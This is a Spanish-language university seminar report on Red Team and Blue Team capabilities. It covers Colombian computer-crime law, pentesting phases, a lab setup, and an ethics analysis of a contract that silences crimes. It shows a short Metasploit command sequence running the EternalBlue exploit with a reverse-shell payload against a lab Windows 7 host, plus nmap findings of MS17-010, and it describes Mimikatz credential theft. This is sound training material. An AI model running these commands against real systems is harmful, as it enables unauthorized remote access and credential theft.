Capacidades técnicas, legales y de gestión para equipos blue team y red team

Carlos Augusto Pinzón Rivera

Asesor:

Eduvin Trigos Sánchez

Universidad Nacional Abierta y a Distancia – Unad

Escuela de Ciencias Básicas, Tecnología e Ingeniería - ECBTI

Seminario Especializado

Bucaramanga

2025

Resumen

El presente documento aborda las capacidades técnicas, legales y de gestión necesarias para la conformación y operación efectiva de equipos “Red Team y Blue Team” dentro de organizaciones modernas. A partir de escenarios prácticos, se analizan herramientas, técnicas de hacking ético, marco normativo colombiano Ley 1273 de 2009 (Congreso de Colombia, 2009) y principios éticos del COPNIA (Copnia, 2015), orientados a fortalecer la defensa cibernética. Se describe detalladamente la ejecución de pruebas de penetración sobre sistemas Windows vulnerables a la falla crítica MS17-010 “(EternalBlue)”, utilizando herramientas como Nmap, Metasploit y Mimikatz. (Microsoft, 2017; Delpy, 2024; Lyon, 2024). Se simula el ciclo completo del pentesting: reconocimiento, escaneo, explotación, post-explotación y reporte de hallazgos, lo cual permite demostrar cómo se puede obtener acceso con privilegios de SYSTEM, manipular cuentas, robar credenciales y establecer persistencia (Offensive Security, 2023). Se realiza un análisis ético-legal del acceso a información confidencial durante auditorías, cuestionando cláusulas contractuales que buscan silenciar irregularidades (Congreso de Colombia, 2009; Copnia, 2015). Se evidencia la necesidad de supervisión técnica y legal para prevenir abusos en el uso de herramientas forenses y se proponen medidas correctivas. Finalmente, el documento resalta la diferencia operativa entre Blue Teams y equipos de Respuesta a Incidentes, y sugiere el uso de estándares del Center for Internet Security (Center for Internet Security, 2021), para mejorar la postura de seguridad. Este enfoque integral contribuye a la construcción de conocimiento aplicado en ciberseguridad, fortaleciendo la capacidad frente a amenazas actuales y emergentes.

Palabras clave**:** Ciberseguridad, hardening, legislación, pentesting, SIEM.

Tabla de Contenido

Lista de Tablas

Lista de Figuras

Glosario

Pentesting: Pruebas de penetración que simulan ataques reales para evaluar la seguridad de sistemas.

EternalBlue (MS17-010): Vulnerabilidad crítica en SMBv1 de Windows que permite ejecución remota de código.

SIEM (Security Information and Event Management): Plataforma para monitoreo, detección y análisis de eventos de seguridad en tiempo real.

Hardening: Proceso de asegurar un sistema reduciendo su superficie de ataque mediante configuraciones seguras.

Red Team / Blue Team: Equipos ofensivos (ataque) y defensivos (defensa) en ejercicios de ciberseguridad.

Introducción

La evolución de las amenazas informáticas exige una sinergia entre capacidades técnicas, legales y éticas para proteger los sistemas informáticos. Este documento presenta un análisis integral de los roles operativos de los equipos “Red Team y Blue Team,” su contexto normativo, escenarios simulados de intrusión y mecanismos de defensa aplicables. (Bejtlich, 2013; Quintero, 2020).

El enfoque se orienta a fortalecer la ciberseguridad organizacional mediante herramientas prácticas y cumplimiento normativo, conforme a estándares internacionales como ISO/IEC 27001 y marcos como CIS Controls (Center for Internet Security, 2021).

Objetivos

Objetivo General

Analizar y aplicar estrategias técnicas, legales y éticas que fortalezcan la capacidad operativa de los equipos Red Team y Blue Team, con el fin de mejorar la defensa, detección, respuesta y recuperación ante incidentes de ciberseguridad en entornos organizacionales. (CSIRT UNAD, 2024).

Objetivos Específicos

Fortalecer las capacidades técnicas y operativas de los equipos Red Team y Blue Team mediante el uso de herramientas especializadas en pruebas de penetración, análisis forense y defensa activa. (Offensive Security, 2023; Delpy, 2024).

Analizar el marco normativo colombiano vigente, especialmente la Ley 1273 de 2009 y el Código de Ética del COPNIA, para garantizar que las prácticas de ciberseguridad se desarrollen dentro de un contexto ético, legal y profesional. (Congreso de Colombia, 2009; Copnia, 2015).

Diseñar estrategias de monitoreo, respuesta y contención de incidentes informáticos que permitan mitigar riesgos mediante el uso de estándares internacionales.

Proponer medidas de hardening y control de accesos, apoyadas en la segmentación de redes, uso de firewalls, SIEMs de código abierto y configuraciones seguras, para prevenir ataques como los basados en vulnerabilidades críticas como MS17-010).

Desarrollo Del Informe

Etapa 1 - Conceptos Equipos De Seguridad

Anexo 1 – Escenario 1: Situación problema: Montaje banco de trabajo

CyberFort Technologies requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de CyberFort Technologies. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso. (LÓPEZ & ARMENIA, s.f.).

Análisis de la legislación relacionada con delitos informáticos.

Ley 1273 de 2009 – Delitos Informáticos

Principales características:

Introduce el bien jurídico "protección de la información y de los datos.

Articulo. 269: Acceso abusivo a un sistema informático. Ingresar sin permiso a un sistema informático (Congreso de Colombia, 2009; Policía, 2009).

Articulo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. Penaliza impedir o bloquear el ingreso o funcionamiento de un sistema informático o red (Congreso de Colombia, 2009; Policía, 2009).

Articulo. 269C - Intercepción de datos informáticos. Capturar, interferir o monitorear datos sin permiso (Congreso de Colombia, 2009; Policía, 2009)

Articulo 269D: Daño a sistemas informáticos o datos. Modificar, alterar, borrar o deteriorar datos sin autorización (Congreso de Colombia, 2009; Policía, 2009).

Articulo 269E: Uso de software malicioso (malware). Creación, distribución o empleo de software infectado (Congreso de Colombia, 2009; Policía, 2009).

Articulo 269F: Violación de datos personales. Obtener, modificar o divulgar datos personales sin autorización (Congreso de Colombia, 2009; Policía, 2009).

Artículo 269G: Suplantación de sitios web para capturar datos personales. Penaliza la construcción y uso de sitios web falsos para capturar datos personales. (Policía. 2009)

Artículo 269H: Agravantes. Aumenta las penas si el delito afecta sistemas estatales, financieros, involucra servidores públicos, causa daño, busca lucro o tiene fines terroristas. (Policía. 2009; Ruiz, 2017, 2:15).

Artículo 269I: Hurto informático. Castiga la manipulación de sistemas o suplantación de usuarios para cometer robos digitales. (Policía. 2009; Ruiz, 2017, 3:10).

Artículo 269J: Transferencia no consentida de activos. Penaliza el fraude digital para desviar activos sin autorización. (Policía. 2009; Ruiz, 2017, 4:05).

Análisis sobre el ejercicio de Pentesting

Tabla 1

Fases del Proceso de Pentesting

Fase	Descripción	Ejemplo de herramienta	Funcionalidad específica
1.Reconocimiento	Recopilación pasiva de información sobre el objetivo (IP, dominios, empleados, tecnologías, etc.) sin interactuar directamente con el sistema.	Maltego	Recopila y correlaciona datos de OSINT (DNS, WHOIS, redes sociales, leaks, etc.) para visualizar relaciones entre personas, dominios, IPs, empresas, etc.
2. Escaneo y Enumeración	Identificación activa de puertos, servicios, sistemas operativos y posibles vulnerabilidades a través de interacción directa.	Nmap	Escaneo de puertos, detección de sistemas operativos y versiones de servicios; soporta scripts NSE para detección avanzada de vulnerabilidades.
3. Explotación	Ejecución de ataques para aprovechar vulnerabilidades y obtener acceso no autorizado al sistema.	Metasploit Framework	Proporciona módulos de exploits, payloads y post-explotación para atacar múltiples plataformas. Permite pruebas controladas de seguridad.
4. Post-Explotación	Actividades tras comprometer el sistema: persistencia, escalamiento de privilegios, movimiento lateral y exfiltración de información.	Mimikatz	Extracción de credenciales, hashes de contraseñas, tickets Kerberos (Pass-the-Hash, Pass-the-Ticket) y manipulación de tokens de seguridad en Windows.
5. Análisis y Reporte	Documentación formal de hallazgos, evidencias, impacto, y recomendaciones de mitigación para los responsables de seguridad del objetivo.	Dradis Framework	Permite estructurar hallazgos, incluir evidencia técnica, generar informes personalizables y colaborar con equipos de pruebas de penetración.

(OWASP Foundation, 2023; Lyon, 2024)

Explicación de las herramientas y servicios utilizados en ciberseguridad.

Herramientas

Metasploit Contiene una base de datos de exploits y payloads, ofrece módulos para escaneo, explotación y post-explotación. simulación de ataques para evaluar la seguridad de sistemas, explotación de vulnerabilidades conocidas. (Rapid7, 2012; Offensive Security, 2023).

Ejemplo de uso:

"msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.10
set PAYLOAD windows/meterpreter/reverse_tcp
exploit"

Nmap Permite la detección de dispositivos y puertos abiertos, identifica sistemas operativos y versiones de software, Auditoría de seguridad en redes, identificación de servicios y versiones vulnerables, Enumeración de dispositivos en una infraestructura de TI. (Lyon, 2024).

OpenVAS Base de datos actualizada con miles de vulnerabilidades conocidas, permite la evaluación automatizada de seguridad en redes, genera informes detallados con

clasificaciones de riesgo, ofrece integración con sistemas de gestión de seguridad. (Greenbone Networks, 2024).

Servicios en línea

ExploitDB (Exploit Database)

- Acceso gratuito a exploits categorizados por sistema y tipo de vulnerabilidad.
- Proporciona código de prueba de concepto para facilitar pruebas de seguridad.
- Se actualiza frecuentemente con nuevos exploits y vulnerabilidades.
- Se puede acceder desde la línea de comandos con el paquete searchsploit.

CVE

Es un sistema de identificación de vulnerabilidades en software y hardware, gestionado por MITRE Corporation. Cada vulnerabilidad recibe un código único en el formato CVE-AAAA-NNNN (ejemplo. CVE-2024-12345) (MITRE, 2024).

Evidencia de la implementación del "banco de trabajo" en su entorno local.

En cada VM: **Configuración → Red → Adaptador 1**


- **Conectado a:** Adaptador Puente
- Se selecciona la tarjeta de red física del host.

Verificación de Conectividad Entre Windows 7 Y Kali Linux

Desde Kali: Se ejecuta el comando ping <IP de Windows>

Figura 1

Resultado del comando ping a 192.168.2.106 en Kali Linux




Fuente. Carlos Pinzón

Desde Windows 7: Se ejecuta el comando ping <IP de Kali>

Figura 2

Resultado del comando ping a 192.168.2.104 en Windows 7




Fuente. Carlos Pinzón

Montaje del Banco de Trabajo

"El cual contiene lo requerido para el montaje del banco de trabajo, las imágenes en formato *.OVA ."

Figura 3

Estructura de archivos en la nube para laboratorio RedTeam & BlueTeam



Fuente. Carlos Pinzón


Figura 4

Configuración VirtualBox

Fuente. Carlos Pinzón

Figura 5


Instalación Kali Linux 2025.1ª



Fuente. Carlos Pinzón

Figura 6

Comunicación entre maquinas




Fuente. Carlos Pinzón

Windows 7

Montaje del banco de trabajo, la imagen en formato *.OVA Win7-SE2020-X64 la cual se encuentra ya preconfigurada con sus características técnicas. (Rapid7, 2012).

Figura 7


Configuración VirtualBox



Fuente. Carlos Pinzón

Figura 8

Información sistema Windows 7



Fuente. *Carlos Pinzón*

Etapa 2 - Actuación Ética Y Legal

Anexo 2 – Escenario 2: Análisis de los anexos Escenario 2 y Acuerdo desde el punto de vista legal y no ético

¿Logran evidenciar algún proceso ilegal o no ético en el Acuerdo? Argumenten su respuesta señalando los fragmentos relevantes.

Sí, es posible identificar “procesos ilegales y no éticos estipulados en el Anexo 3 - Acuerdo.”

Fragmentos Ilegales y No Éticos del Anexo 3 – Acuerdo

Cláusula Primera: "la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados."

Cláusula Segunda, Numeral 2: “se consideran confidenciales datos como chuzadas, interceptación de información, accesos abusivos a sistemas informáticos" (Congreso de Colombia, 2009)

Cláusula Cuarta:

Numeral 3: "No denunciar ante las autoridades actividades sospechosas de espionaje..."

Numeral 4: "Abstenerse de denunciar y publicar la información confidencial e ilegal..."

Estas cláusulas obstaculizan el deber legal y ciudadano de denunciar delitos, lo cual no solo es éticamente reprobable sino también ilegal, ya que ningún contrato privado puede obligar a encubrir actividades delictivas. De hecho, promover el silencio ante crímenes

como espionaje o interceptación de comunicaciones constituye una forma de encubrimiento que son conductas tipificadas como delitos informáticos bajo la Ley 1273 de 2009 (Copnia, 2015).

Análisis de los anexos, en relación a la vulneración de la ley 1273 argumentando cualquier proceso ilegal.

Artículos vulnerados de la Ley 1273 de 2009

Artículo 269A. Acceso abusivo a un sistema informático: Si la empresa realiza "accesos abusivos a sistemas informáticos", estaría incurriendo en este delito. Además, la cláusula que obliga al receptor a no denunciar esto, estaría obstruyendo la investigación de este delito (Policía, 2009).

Artículo 269C. Obstaculización ilegítima de sistema informático o red de telecomunicaciones: Si la empresa realiza "interceptación de información" y obliga al receptor a no denunciarlo, también estaría obstruyendo la justicia en relación con este delito (Policía, 2009).

Artículo 269F: Violación de datos personales: El acuerdo impide que el receptor denuncie el uso o acceso indebido de datos, lo que podría facilitar la violación de la intimidad de personas, protegida por este artículo (Policía, 2009).

Análisis de la propuesta laboral, teniendo presente en cuenta la revisión desde el punto de vista legal y ético.

"Existiendo procesos poco confiables en el anexo 3 – Acuerdo, usted como experto en ciberseguridad aplicaría a este trabajo en CyberFort Technologies, donde la organización dispone de un sueldo de $15.000.000 de pesos colombianos mensuales y contrato vitalicio? Debe argumentar su respuesta ya sea afirmativa o negativa y tener en cuenta en la argumentación que dispone COPNIA en su código de ética para ingenieros."

Argumentación desde el Código de Ética del COPNIA

"El Consejo Profesional Nacional de Ingeniería (COPNIA)" establece en su Código de Ética que los ingenieros deben:

- Actuar con rectitud, honradez y responsabilidad profesional.
- Denunciar actos contrarios a la ley, la ética o el interés público.
- Ejercer su profesión conforme a los intereses de la sociedad y no al interés económico personal.

Como experto en ciberseguridad, no aplicaría al trabajo en CyberFort Technologies, a pesar del buen salario y el tipo de contrato. Mi decisión se basa en los principios éticos fundamentales de la profesión y en el Código de Ética para Ingenieros establecido por el COPNIA (Consejo Profesional Nacional de Ingeniería). Ya que aceptar una oferta económica, por alta que sea, no justifica comprometer la integridad ética, violar la ley, ni incumplir el deber social del ingeniero.

Por tanto, aceptar un cargo que impone restricciones contractuales para denunciar actividades ilegales o antiéticas, como las cláusulas del acuerdo, violaría directamente el código ético del COPNIA y lo expondría a sanciones disciplinarias y legales.

Análisis del caso "Ciberespionaje y Ética en CyberFort Technologies" desde su posición teniendo en cuenta los aspectos legales y éticos

"¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?"

El caso problema expone una grave violación ética y legal por parte de empleados de CyberFort Technologies, quienes, durante una auditoría de seguridad, accedieron sin autorización a información confidencial del gobierno contratante y la comercializaron. Este acto constituye ciberespionaje y atenta contra los principios fundamentales de confidencialidad, integridad profesional y consentimiento informado. Legalmente, vulnera normas como la Ley 1273 de 2009. Éticamente, vulnera los principios establecidos en códigos profesionales como el del COPNIA. El incidente resalta la necesidad de establecer límites claros y mecanismos de control en los procesos de auditoría para evitar el uso indebido del acceso privilegiado.

Respuesta al interrogante:

Las empresas de ciberseguridad deben acceder exclusivamente a la información necesaria y autorizada explícitamente por el cliente, según los términos del contrato o del acuerdo de nivel de servicio.

Mecanismos para evitar explotación indebida

- Acuerdos legales claros y alcance técnico de auditoría.
- Implementación de políticas de segregación de funciones: acceso controlado por niveles y según roles.
- Auditorías y monitoreo interno del equipo auditor.
- Registros de trazabilidad (logs) auditables.
- Mecanismos de ética corporativa como comités de vigilancia y líneas de denuncia anónimas.
- Cumplimiento de estándares internacionales como ISO/IEC 27001, ISO 19011 (auditoría de sistemas de gestión) y NIST SP 800-115.

¿Qué mecanismos de supervisión y control deberían implementarse en las empresas de ciberseguridad para evitar que sus empleados utilicen herramientas avanzadas de análisis forense con fines no autorizados o éticamente cuestionables?

1. **Controles Técnicos y de Acceso:**

Control de acceso basado en roles (RBAC)

- Define permisos mínimos (principio de least privilege).
- Limita el uso de herramientas como Volatility, Autopsy, EnCase, FTK, a perfiles autorizados y en ambientes controlados (Bejtlich, 2013).

Sistemas de logging y auditoría interna

- Registros detallados de acceso, uso de herramientas forenses, comandos ejecutados y archivos analizados.
- Implementación de SIEM como Splunk, ELK Stack o IBM QRadar para detección de uso anómalo.
- Supervisión de actividades privilegiadas (PAM) y monitoreo en tiempo real de acciones administrativas.
- Auditorías internas periódicas sobre el uso de herramientas forenses.

2. Controles Organizacionales y Procedimentales

- Políticas claras de uso de herramientas.
- Toda operación forense debe estar sujeta a la supervisión de un segundo analista o responsable técnico.
- Los entornos donde se ejecuten análisis deben estar segregados, sin conexión directa a la red.
- Evaluaciones por terceros independientes del uso y cumplimiento de buenas prácticas en análisis forense y manejo de evidencias.

3. Controles Éticos y Normativos

- Programas continuos de capacitación en normativas como Ley 1273 de 2009, Ley 1581 de 2012, GDPR, y ISO/IEC 27001.
- Línea de denuncia anónima y segura para reportar uso indebido de herramientas.

¿Cómo deberían responder los gobiernos y organizaciones cuando descubren que una empresa de ciberseguridad contratada ha cometido actos de ciberespionaje? ¿Cuáles serían las medidas adecuadas para restaurar la confianza y asegurar que no ocurra nuevamente.

La respuesta debe ser rápida, estratégica y estructurada para mitigar daños, aplicar sanciones y restaurar la confianza en la empresa. Las medidas podrían ser en tres fases: respuesta inmediata, medidas legales y disciplinarias, y estrategias de recuperación y prevención.

1. **Respuesta inmediata (contención y mitigación).**

- Iniciar procedimientos definidos en el CSIRP (Cybersecurity Incident Response Plan).
- Aislar los sistemas afectados
- Aplicar técnicas forenses digitales (ISO/IEC 27037 y NIST SP 800-86)
- Capturar logs, accesos remotos, copias de disco, y comunicaciones relacionadas con el incidente.
- Denunciar los hechos ante la Fiscalía.

2. **Medidas legales y disciplinarias**

    - Sanciones contractuales y civiles.
    - Acciones penales.

3. **Restaurar la confianza y prevenir reincidencias**

    - Refuerzo de políticas de seguridad interna.

- Colaboración con organismos internacionales para fortalecer estándares éticos en la industria.
- Sensibilizar a funcionarios sobre buenas prácticas de contratación, identificación de riesgos contractuales y control sobre terceros.

Etapa 3 – Ejecución Pruebas De Intrusión


Anexo 4 – Escenario 3: Informe de herramientas y procedimientos utilizados para dar solución al escenario de Red Team de acuerdo a los pasos del pentesting.

Fase 1. Interacción Inicial

Identificar una fuga de información en una máquina Windows 7 y demostrar una prueba de concepto (PoC) de explotación y escalamiento de privilegios. Se delimita que la máquina Windows es la afectada.

Figura 9


Windows7



Fuente. Carlos Pinzón

Figura 10

Ip máquina Windows 7



Fuente. Carlos Pinzón

Fase 2. Recolección de Datos / Descubrimiento

Herramienta: Nmap


Escaneo de puertos y detección de servicios vulnerables. Identificación de SMBv1.

Resultados:

El escaneo nmap con el script vuln para identificar vulnerabilidades conocidas en el host 192.168.2.103

Figura 11

Script nmap



Fuente. Carlos Pinzón

Este tipo de vulnerabilidad permite obtener una shell remota sin credenciales.

Puertos abiertos detectados:

445/tcp (SMB): Vulnerable a MS17-010 (EternalBlue)

